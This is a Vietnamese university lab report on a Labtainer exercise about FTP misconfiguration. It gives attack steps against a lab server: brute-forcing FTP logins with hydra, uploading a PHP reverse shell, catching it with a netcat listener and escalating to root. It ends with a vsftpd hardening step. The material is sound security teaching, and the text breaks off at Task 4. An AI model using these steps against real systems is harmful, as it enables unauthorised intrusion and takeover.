# 

**BỘ THÔNG TIN VÀ TRUYỀN THÔNG**

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

------o0o------

**BÁO CÁO NHIỆM VỤ CẤP HỌC VIỆN**

**Mã số: 02-BTHS-ATTT-2024**

**Môn học:** An toàn mạng nâng cao

**Bài thực hành**: Phát hiện một số lỗ hổng trong dịch vụ FTP

**Hà Nội - 2025**

**1. Nội dung và hướng dẫn thực hiện bài thực hành**

**1.1. Mục đích:**

- Giúp sinh viên hiểu được các lỗ hổng bảo mật phổ biến trong cấu hình hệ thống dịch vụ ftp.

**1.2. Yêu cầu đối với sinh viên:**

- Có kiến thức cơ bản về hệ điều hành linux, mô hình mạng client/server

**1.3. Nội dung bài thực hành:**

* Khởi động bài lab:
* Vào terminal, gõ:

*labtainer troubleshooting-ftp*

Sau khi khởi động xong 2 terminal ảo của user sẽ xuất hiện.

* Phân tích gói tin
* Trên 1 terminal, khởi động wireshark để phân tích gói tin Capture.pcapng

*wireshark /etc/Capture.pcapng*

* Sử dụng công cụ nmap
* Trên 1 terminal, quét các cổng đang mở trên máy server

*nmap 192.168.0.115*

* Sử dụng công cụ hydra
* Trên 1 terminal, sử dụng hydra để brute force password user tìm được ở wireshark

*hydra [username] -P /etc/passwords–list.txt ftp://192.168.0.115*

* Tạo backdoor
* Trên 1 terminal, đăng nhập vào dịch vụ ftp trên máy server

*ftp 192.168.0.115*

* Tải file shell.php trên server và chỉnh sửa file shell.php địa chỉ ip và port về máy user:

*get shell.php*

* Trên 1 terminal, đăng nhập lại vào dịch vụ ftp trên máy server, xoá file cũ và tải file shell.php lên server và cho phép file quyền truy cập

*mdelete shell.php*

*put shell.php*

*chmod 777 shell.php*

* Sử dụng công cụ netcat
* Trên 1 terminal, sử dụng netcat để để mở port kết nối đến máy server

*nc -nvlp [port]*

* Trên 1 terminal khác sử dụng curl để truy cập file shell.php

*curl http://192.168.0.115/shell.php*

* Nâng cao đặc quyền
* Trên terminal kết nối netcat, mở terminal bash bằng python

*python -c 'import pty; pty.spawn("/bin/bash")'*

* Chuyển qua người dùng đã tìm được ở đầu sau đó chuyển qua người dùng root, sau đó sử dụng lệnh whoami để checkwork

*su [username]*

*sudo su*

*whoami*

* Cấu hình dịch vụ ftp
* Trên terminal kết nối netcat, đọc cấu hình lại cho file vsftpd.conf

*echo “max\_login\_fails=3” >> /etc/vsftpd.conf*

* Kết thúc bài lab:
* Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc:

*stoplab troubleshooting-ftp*

* Khởi động lại bài lab:
* Trong quá trình làm bài nếu sin viên cần thực hiện bài lab dùng câu lệnh:

*labtainer -r troubleshooting-ftp*

## **2. Phân tích, thiết kế bài thực hành:**

**2.1 Phân tích kịch bản bài thực hành**

Một máy chủ do cấu hình sai dịch vụ ftp đã bị hacker tấn công. Rất may lưu lượng mạng khi cuộc tấn công diễn ra được lưu lại. Dựa vào quá trình phân tích và tấn công ngược trở lại để có thể khắc phục sự cố.  
 Bài thực hành cần có hai máy tính nằm trong cùng mạng LAN. Trong đó một máy làm máy khách, một máy làm máy chủ. Trên máy chủ đã cài đặt trước các dịch vụ vsftpd apache2. Trên máy client đã cài đặt trước các công cụ: wireshark, nmap, netcat, hydra, ftp, curl. Sử dụng công cụ kể trên để thực hiệnphân tích gói tin và các bước của quá trình tấn công.Bài lab được phân tích cụ thể:

* Phần “forensic” task 1 : được sử dụng để chỉ quá trình thu thập, phân tích và bảo vệ chứng cứ điện tử để giải quyết các vấn đề pháp lý và an ninh mạng
* Phần "Scanning" task 2: Phần này giúp sinh viên hiểu được cách sử dụng các công cụ quét mạng và quét lỗ hổng để tìm kiếm các lỗ hổng bảo mật trong hệ thống mạng. Các lỗ hổng bảo mật này có thể được sử dụng để xâm nhập vào hệ thống.
* Phần "Exploitation" task 3: Phần này giúp sinh viên hiểu được cách khai thác các lỗ hổng bảo mật để xâm nhập vào hệ thống.
* Phần "Privilege escalation" task 4 : Phần này giúp sinh viên hiểu được cách tăng quyền truy cập trên hệ thống. Việc tăng quyền truy cập cho phép người tấn công thực hiện các hành động mà họ không thể thực hiện với quyền truy cập hiện tại của họ.
* Phần "Persistence" task 5,6 : Phần này giúp sinh viên hiểu được cách duy trì quyền truy cập vào hệ thống.
* Phần “Incident Response” task 7 : Phần này giúp sinh viên hiểu được cách các hoạt động và quy trình liên quan đến xử lý và đáp ứng đối với sự cố bảo mật hoặc sự cố hệ thống.

Để đáp ứng yêu cầu bài thực hành, cần cung cấp máy ảo chứa docker trong đó có 2 containers, mỗi container là một máy tính ảo chạy hệ điều hành Linux là máy chủ và máy khách.

Để bắt đầu bài thực hành, sinh viên cần phải sử dụng các câu lệnh khởi tạo (labtainer <tên bài lab>) và câu lệnh kết thúc (stoplab <tên bài lab>) để hệ thống chạy bài lab cũng như lưu lại kết quả.

**2.2 Thiết kế bài thực hành**  
 Trên môi trường máy ảo Ubuntu được cung cấp, sử dụng docker tạo ra 2 container: 1 container mang tên “user” đóng vai trò máy khách, 1 container mang tên “server” đóng vai trò máy chủ.

* Tạo mạng LAN “INTERNET” có cấu hình: 192.168.0.0/24 và gateway: 192.168.0.1
* Cấu hình docker gồm có:
* User: Lưu cấu hình cho máy khách, trong đó gồm có:

Tên máy khách: user

Địa chỉ trong mạng LAN: 192.168.0.27

Gateway: 192.168.0.1


* Server: Lưu cấu hình cho máy chủ, trong đó gồm có:

Tên máy chủ: server


Địa chỉ trong mạng LAN: 192.168.0.115

Gateway: 192.168.0.1

* Config: lưu cấu hình hoạt động của hệ thống
* Dockerfiles: mô tả cấu hình của 2 container: client và server, trong đó:
* Client: Sử dụng các thư viện mặc định hệ thống cùng với cấu hình NETWORK trong đó đã cài sẵn các dịch vụ.
* Server: Sử dụng các thư viện mặc định hệ thống cùng với cấu hình NETWORK trong đó đã cài sẵn các dịch vụ. Ngoài ra cần phải cài thêm các công cụ: tcpdump, tshark, wireshark, netsniff-ng. Cần tạo thêm file treataslocal ở trong container server để chấm điểm theo output cho 2 công cụ tcpdump và tshark
* Để đánh giá được sinh viên đã hoàn thành bài thực hành hay chưa, cần chia bài thực hành thành các nhiệm vụ nhỏ, mỗi nhiệm vụ cần phải chỉ rõ kết quả để có thể dựa vào đó đánh giá, chấm điểm. Do vậy, trong bài thực hành này hệ thống cần ghi nhận các thao tác, sự kiện được mô tả và cấu hình như hình:



Hình 105. Phần result chấm điểm task 1-4




Hình 106. Phần result chấm điểm task 5-7


## **3. Cài đặt và cấu hình máy ảo**

Tạo bài lab tên là “**troubleshooting-ftp**” gồm:


* 1 máy client
* 1 máy server.



Hình 107. Tạo bài lab với tên troubleshooting-ftp




Hình 108. Đặt máy user có ip 192.168.0.27



Hình 109. Đặt máy server có ip 192.168.0.115

**Cấu hình cho máy server**




Hình 110. Cấu hình dockerfile cho server




Hình 111. Cấu hình file rc.local cho server

**Cấu hình cho máy user**

**


Hình 112. Cấu hình file dockerfile cho user

**

Hình 113. Cấu hình file treataslocal cho user

**Cá nhân hoá**

* Trong file rc.local trên máy server , khi khởi động lap sẽ chạy file này, tạo ra một người dùng jenny được sử dụng trong bài lab và có mật khẩu được để ngẫu nhiên , sinh viên đều phải dùng hydra để crack được mật khẩu mới có thể thực hiện các bước tiếp theo.


****

Hình 114. Cấu hình cá nhân hóa cho bài lab

## **4. Thử nghiệm và đánh giá**


Sau khi cài đặt và cấu hình môi trường lab xong ta sẽ tiến hành thực hiện bài lab

**Task 1:** Sử dụng công cụ wireshark để phân tích gói tin




Hình 115. Dùng wireshark phân tích gói tin

**Task 2:** Sử dụng công cụ nmap để quét các cổng máy server




Hình 116. Dùng nmap quét cổng

**Task 3:** Sử dụng công cụ hydra để crack mật khẩu




Hình 117. Dùng hydra crack mật khẩu

**Task 4:** Đăng nhập ftp và tải lên backdoor

